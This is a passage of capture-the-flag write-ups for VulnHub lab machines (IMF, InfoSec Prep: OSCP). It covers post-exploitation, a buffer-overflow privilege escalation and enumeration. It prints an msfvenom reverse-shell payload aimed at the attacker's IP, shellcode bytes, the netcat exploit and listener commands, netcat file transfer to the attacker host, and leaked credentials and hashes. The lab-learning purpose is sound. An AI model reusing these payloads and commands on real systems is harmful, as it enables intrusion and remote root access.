          RX bytes:731096 (731.0 KB)  TX bytes:26023 (26.0 KB)

```

Figure 18: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```

1 www-data@imf> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@imf>
4 www-data@imf> uname
5 Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux

```

```
6 www-data@imf>
7 www-data@imf> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
9       inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:3698 errors:0 dropped:0 overruns:0 frame:0
13      TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:758609 (758.6 KB)  TX bytes:34650 (34.6 KB)
16 www-data@imf>
17 www-data@imf> users
18 root
19 setup
```

Phase #3: Privilege Escalation

1. Using `flag5` as a reference, we search for files with name `agent` and find two hits. Upon exploring the `agent` binary it is found that it is also running as a service and bound to `7788/tcp`. Since the port is not exposed outside and `knockd` daemon is also running, it is assumed that there is a port knocking requirement here. We also find a `access_codes` file with the required sequence of ports to knock. Upon trying this sequence, we were unable to get the `7788/tcp` port opened and continued further:

```
1 find / -name agent 2>/dev/null
2   /usr/local/bin/agent
3   /etc/xinetd.d/agent
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$
www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
<imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
stripped
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 19: writeup.privesc.steps.1.1

```
www-data@imf:/var/www/html/imfadministrator/uploads$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      1788/nc
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      125 192.168.92.178:43942    192.168.92.179:443     ESTABLISHED 1791/bash
tcp        2      0 192.168.92.178:43936    192.168.92.179:443     CLOSE_WAIT 1747/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.92.178:80       192.168.92.179:47266   CLOSE_WAIT -
tcp6       1      0 192.168.92.178:80       192.168.92.179:46474   CLOSE_WAIT -
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ nc localhost 7788
nc localhost 7788

  _ _ _ _ \ _ _ _ _ | Agent
  | | | | \ | | | | | Reporting
  | _ | _ | | _ | | System

Agent ID : 1234
Invalid Agent ID
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 20: writeup.privesc.steps.1.2

```

www-data@imf:/var/www/html/imfadministrator/uploads$ ls -l /usr/local/bin/
ls -l /usr/local/bin/
total 16
-rw-r--r-- 1 root root    19 Oct 16  2016 access_codes
-rwxr-xr-x 1 root root 11896 Oct 12  2016 agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ cat /usr/local/bin/access_codes
<imfadministrator/uploads$ cat /usr/local/bin/access_codes
SYN 7482,8279,9467
www-data@imf:/var/www/html/imfadministrator/uploads$

```

Figure 21: writeup.privesc.steps.1.3

2. We find MySQL credentials within `/var/www/html/imfadministrator/cms.php` file but those didn't seem to be correct and as such we moved on:

```

1 find / -name agent 2>/dev/null
2   /usr/local/bin/agent
3   /etc/xinetd.d/agent

```

```

www-data@imf:/var/www/html/imfadministrator$ pwd
/var/www/html/imfadministrator
www-data@imf:/var/www/html/imfadministrator$ cat cms.php
cat cms.php
<?php error_reporting(E_ALL); ini_set('display_errors', 1); session_start(); ?><html>
<head>
<title>IMF CMS</title>
</head>
<body>
<h1>IMF CMS</h1>
<?php
if(isset($_SESSION['admin_logged_on']) && $_SESSION['admin_logged_on'] == 'that is affirmative sir') {
?>
Menu:
<a href='cms.php?pagename=home'>Home</a> |
<a href='cms.php?pagename=upload'>Upload Report</a> |
<a href='cms.php?pagename=disavowlist'>Disavowed list</a> |
Logout
<br /><br/>
<?php
    $db_user = 'admin';
    $db_pass = '3298fj8323j80df!49';
    $db_name = 'admin';
    $link = mysqli_connect('localhost',$db_user,$db_pass,$db_name);

    $pagename = isset($_GET['pagename'])?$_GET['pagename']:'home';
    $pagename = str_replace('--', '', $pagename);

    $query = "SELECT `pagedata` FROM `pages` WHERE `pagename` = '". $pagename. "'";
    $result = mysqli_query($link, $query);

    $page = mysqli_fetch_row($result);
    print $page[0];
} else {
    print "Please login <a href='index.php'>Here</a>";
}
?>
</body>
</html>
www-data@imf:/var/www/html/imfadministrator$

```

Figure 22: writeup.privesc.steps.2.1

3. We transfer the binary locally and start exploring it:

```

1 cat /usr/local/bin/agent | base64 >agentfile
2 nc -nlvp 9090 >agentfile
3 nc 192.168.92.178 9090 <agentfile

www-data@imf:/var/www/html/imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
<imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
www-data@imf:/var/www/html/imfadministrator/uploads$

```

Figure 23: writeup.privesc.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 9090 >agentfile
listening on [any] 9090 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 58364
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agentfile
-rw-r--r-- 1 root root 16K Sep 26 14:27 agentfile
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # cat agentfile | base64 -d >agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not str
ipped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agent
-rw-r--r-- 1 root root 12K Sep 26 14:28 agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 24: writeup.privesc.steps.3.2

4. It requests for an agent ID which we find to be 48093572 using `objdump`. Upon entering this ID we are presented multiple options and the #3 option seems vulnerable to a buffer overflow. We found the EIP offset to be 168 and then use `ROPShell` to find a `call` or `jmp` that can be used for redirecting control. We created a linux reverse shell using `msfvenom`, crafted our exploit and used `netcat` to submit it as payload to the locally running instance of the vulnerable agent binary:

```

1  objdump -d agent | grep "<main>:" -A30
2  msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.92.179 LPORT=4433 -f python -b
   ↪ "\x00\x0a\x0d"
3  nc -nlvp 4433
4  echo -en "48093572\n3
   ↪ \n\xbe\xc3\x35\x65\xa2\xd9\xc8\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x12\x83\xc2\x04\x31\x72\x0e\x03\xb1\x3b
   ↪ " | nc localhost
   ↪ 7788

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not stri
pped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # checksec --file agent
RELRO      STACK Canary    NX      PIE      RPATH      RUNPATH      FILE
Partial RELRO No canary found NX disabled No PIE      No RPATH    No RUNPATH  agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # gdb agent -q
Reading symbols from agent...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$
gdb-peda$ quit
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 25: writeup.privesc.steps.4.1


```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # objdump -d agent | grep "<main>:" -A30
080485fb <main>:
80485fb:      8d 4c 24 04          lea     0x4(%esp),%ecx
80485ff:      83 e4 f0             and     $0xfffffffff0,%esp
8048602:      ff 71 fc             pushl   -0x4(%ecx)
8048605:      55                   push    %ebp
8048606:      89 e5               mov     %esp,%ebp
8048608:      51                   push    %ecx
8048609:      83 ec 24             sub     $0x24,%esp
804860c:      a1 44 b0 04 08       mov     0x804b044,%eax
8048611:      83 ec 08             sub     $0x8,%esp
8048614:      6a 00               push    $0x0
8048616:      50                   push    %eax
8048617:      e8 34 fe ff ff       call    8048450 <setbuf@plt>
804861c:      83 c4 10             add     $0x10,%esp
804861f:      83 ec 04             sub     $0x4,%esp
8048622:      68 84 d9 dd 02       push    $0x2ddd984
8048627:      68 f0 89 04 08       push    $0x80489f0
804862c:      8d 45 e0             lea     -0x20(%ebp),%eax
804862f:      50                   push    %eax
8048630:      e8 8b fe ff ff       call    80484c0 <asprintf@plt>
8048635:      83 c4 10             add     $0x10,%esp
8048638:      83 ec 0c             sub     $0xc,%esp
804863b:      68 f3 89 04 08       push    $0x80489f3
8048640:      e8 5b fe ff ff       call    80484a0 <puts@plt>
8048645:      83 c4 10             add     $0x10,%esp
8048648:      83 ec 0c             sub     $0xc,%esp
804864b:      68 05 8a 04 08       push    $0x8048a05
8048650:      e8 4b fe ff ff       call    80484a0 <puts@plt>
8048655:      83 c4 10             add     $0x10,%esp
8048658:      83 ec 0c             sub     $0xc,%esp
804865b:      68 1e 8a 04 08       push    $0x8048a1e
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # printf "%d\n" 0x2ddd984
48093572
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 26: writeup.privesc.steps.4.2


```

[-----registers-----]
EAX: 0xbfffeac4 ("AAA%AAsAABAA$AA nAACAA-AA (AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAA dAA3AAIAAe/
AWAAuAAXAAvAAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%
ATA%qA%UA%rA%VA%"...)
EBX: 0x0
ECX: 0xb7faa890 --> 0x0
EDX: 0x16
ESI: 0xb7fa9000 --> 0x1d9d6c
EDI: 0xb7fa9000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xbfffeb70 ("AAWAAuAAXAAvAAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%
TA%qA%UA%rA%VA%"...)
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x74414156
[-----stack-----]
0000| 0xbfffeb70 ("AAWAAuAAXAAvAAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%
%TA%qA%UA%rA%VA%"...)
0004| 0xbfffeb74 ("AuAAXAAvAAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%
qA%UA%rA%VA%tA%W%"...)
0008| 0xbfffeb78 ("XAAvAAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%CA%
A%rA%VA%tA%WA%uA%"...)
0012| 0xbfffeb7c ("AAYAawAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%
%VA%tA%WA%uA%XA%"...)
0016| 0xbfffeb80 ("AwAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
tA%WA%uA%XA%vA%Y%"...)
0020| 0xbfffeb84 ("ZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%cA%
A%uA%XA%vA%YA%wA%"...)
0024| 0xbfffeb88 ("AAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%
XA%vA%YA%wA%ZA%"...)
0028| 0xbfffeb8c ("AzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
vA%YA%wA%ZA%xA%y%"...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$
gdb-peda$ pattern_
pattern_arg      pattern_create pattern_env      pattern_offset  pattern_patch  pattern_search
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$

```

Figure 27: writeup.privesc.steps.4.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.16
8.92.179 LPORT=4433 -f python -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 470 bytes
buf = ""
buf += "\xbe\xc8\xef\x4c\x39\xdb\xc8\xd9\x74\x24\xf4\x5d\x31"
buf += "\xc9\xb1\x12\x31\x75\x12\x83\xed\xfc\x03\xbd\xel\xae"
buf += "\xcc\x0c\x25\xd9\xcc\x3d\x9a\x75\x79\xc3\x95\x9b\xcd"
buf += "\xa5\x68\xdb\xbd\x70\xc3\xe3\x0c\x02\x6a\x65\x76\x6a"
buf += "\xad\x3d\xd4\xd9\x45\x3c\xe5\x0c\xc7\xc9\x04\x9e\x81"
buf += "\x99\x97\x8d\xfe\x19\x91\xd0\xcc\x9e\xf3\x7a\xa1\xb1"
buf += "\x80\x12\x55\xe1\x49\x80\xcc\x74\x76\x16\x5c\x0e\x98"
buf += "\x26\x69\xdd\xdb"
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 28: writeup.privesc.steps.4.4

[illegible]

Figure 29: writeup.privesc.steps.4.5

5. We got elevated access to the system and can now get the last flag:

```
1 cat /root/Flag.txt
2     flag6{R2gwc3RQcm90MGMwbHM=}
3 cat /root/TheEnd.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 4433
listening on [any] 4433 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 55928
id
uid=0(root) gid=0(root) groups=0(root)

uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1543 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2160864 (2.1 MB)  TX bytes:513863 (513.8 KB)
```

Figure 30: writeup.privesc.steps.5.1

Loot

Hashes

```
1  setup:$6$PR5z0qWk$3MKXMgf6.4bLlznh0R87RB4qa0AcGhbEOCs8xtUqVPHp8x0553/
   ↪  6aMZnfsZOWKXL0D0qUcVRkfCQN8Dvj.....
```

Credentials

```
1  mysql: admin/3298fj8323j80.....
```

Flags

```
1  flag1{YWxsdGhlZmls.....
2  flag2{aW1mYWRTaW5pc3RyYXR.....
3  flag3{Y29udGludWVUT2N.....
4  flag4{dXBsb2Fkcjk0Mi5.....
5  flag5{YWdlbnRzZXJ2aWN.....
6  flag6{R2gwc3RQcm90MGM.....
```

References

- [+] <https://www.vulnhub.com/entry/imf-1,162/>
- [+] <https://g0blin.co.uk/imf-vulnhub-writeup/>

[VulnHub] InfoSec Prep: OSCP

Date: 10/Aug/2020
Categories: [vulnhub](#), [linux](#)
Tags: [enumerate_proto_http](#), [exploit_ssh_privatekeys](#), [privesc_lxc_bash](#)

Overview

This is a writeup for VulnHub VM [InfoSec Prep: OSCP](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info oscp
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#508	InfoSec Prep: OSCP			🔥	●	🔴	enumerate_proto_http exploit_ssh_privatekeys privesc_lxc_bash

```
✈
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 80/tcp/http/Apache httpd 2.4.41 ((Ubuntu)): [enumerate_proto_http](#), [exploit_ssh_privatekeys](#), [privesc_lxc_bash](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.80 scan initiated Mon Jul 20 12:03:57 2020 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/xml/_quick_tcp_nmap
  ↳ 192.168.119.198
2 Nmap scan report for 192.168.119.198
3 Host is up, received user-set (0.0022s latency).
4 Scanned at 2020-07-20 12:04:12 IST for 9s
5 Not shown: 998 closed ports
6 Reason: 998 conn-refused
7 PORT      STATE SERVICE REASON  VERSION
8 22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
9 80/tcp    open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
10 |_http-generator: WordPress 5.4.2
11 |_http-methods:
12 |_ Supported Methods: GET HEAD POST OPTIONS
13 |_http-robots.txt: 1 disallowed entry
14 |_/_secret.txt
15 |_http-server-header: Apache/2.4.41 (Ubuntu)
16 |_http-title: OSCP Voucher &#8211; Just another WordPress site
17 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Read data files from: /usr/bin/./share/nmap
20 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
21 # Nmap done at Mon Jul 20 12:04:21 2020 -- 1 IP address (1 host up) scanned in 24.59 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux protocol 2.0)	./192.168.119.198/scans/tcp_22_ssh_nmap.txt ./192.168.119.198/scans/tcp_80_http_gobuster.txt ./192.168.119.198/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	Apache httpd 2.4.41 ((Ubuntu))	./192.168.119.198/scans/tcp_80_http_nmap.txt ./192.168.119.198/scans/tcp_80_http_robots.txt ./192.168.119.198/scans/tcp_80_http_whatweb.txt
3.	33060/tcp	socks5		

Figure 3: writeup.enumeration.steps.2.1

3. We find 80/tcp to be open. Upon browsing the webpage we see that it looks to be a Wordpress blog with a post named “OSCP Voucher”. This posts lists the process to submit the flag and also mentions that there's a user named oscp on this machine:

UNCATEGORIZED

OSCP Voucher

By admin July 9, 2020 No Comments

Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

You must be a member of the server in order to use the command above.

For those downloading this box off vulnhub at a later time, the command above will no longer be available.

Oh yea! Almost forgot the only user on this box is "oscp".

A big thank you to Offensive Security for providing the voucher.

Happy Hunting

-FalconSpy & InfoSec Prep Discord Server

(<https://discord.gg/RRgKaep>)

//

UNCATEGORIZED

Hello world!

By admin July 9, 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...

SEARCH

Archives

July 2020

Categories

Uncategorized

Recent Posts

OSCP Voucher

Hello world!

Recent Comments

A WordPress Commenter on Hello world!

Meta

Log in

Entries feed

Comments feed

WordPress.org

4. The gobuster scan result confirms that this is a Wordpress blog. We see an interesting entry `secret.txt` from gobuster scan results and also from the `robots.txt` file:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_gobuster.txt
/.hta (Status: 403) [Size: 280]
/.hta.html (Status: 403) [Size: 280]
/.hta.php (Status: 403) [Size: 280]
/.hta.asp (Status: 403) [Size: 280]
/.hta.aspx (Status: 403) [Size: 280]
/.hta.jsp (Status: 403) [Size: 280]
/.hta.txt (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.asp (Status: 403) [Size: 280]
/.htpasswd.aspx (Status: 403) [Size: 280]
/.htpasswd.jsp (Status: 403) [Size: 280]
/.htpasswd.txt (Status: 403) [Size: 280]
/.htpasswd.html (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htaccess.txt (Status: 403) [Size: 280]
/.htaccess.html (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htaccess.asp (Status: 403) [Size: 280]
/.htaccess.aspx (Status: 403) [Size: 280]
/.htaccess.jsp (Status: 403) [Size: 280]
/index.php (Status: 301) [Size: 0]
/index.php (Status: 301) [Size: 0]
/javascript (Status: 301) [Size: 323]
/license.txt (Status: 200) [Size: 19915]
/readme.html (Status: 200) [Size: 7278]
/robots.txt (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 36]
/secret.txt (Status: 200) [Size: 3502]
/server-status (Status: 403) [Size: 280]
/wp-admin (Status: 301) [Size: 321]
/wp-content (Status: 301) [Size: 323]
/wp-includes (Status: 301) [Size: 324]
/wp-config.php (Status: 200) [Size: 0]
/wp-cron.php (Status: 200) [Size: 0]
/wp-blog-header.php (Status: 200) [Size: 0]
```

Figure 5: writeup.enumeration.steps.4.1

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_robots.txt
HTTP/1.1 200 OK
Date: Mon, 20 Jul 2020 06:34:21 GMT
Server: Apache/2.4.41 (Ubuntu)
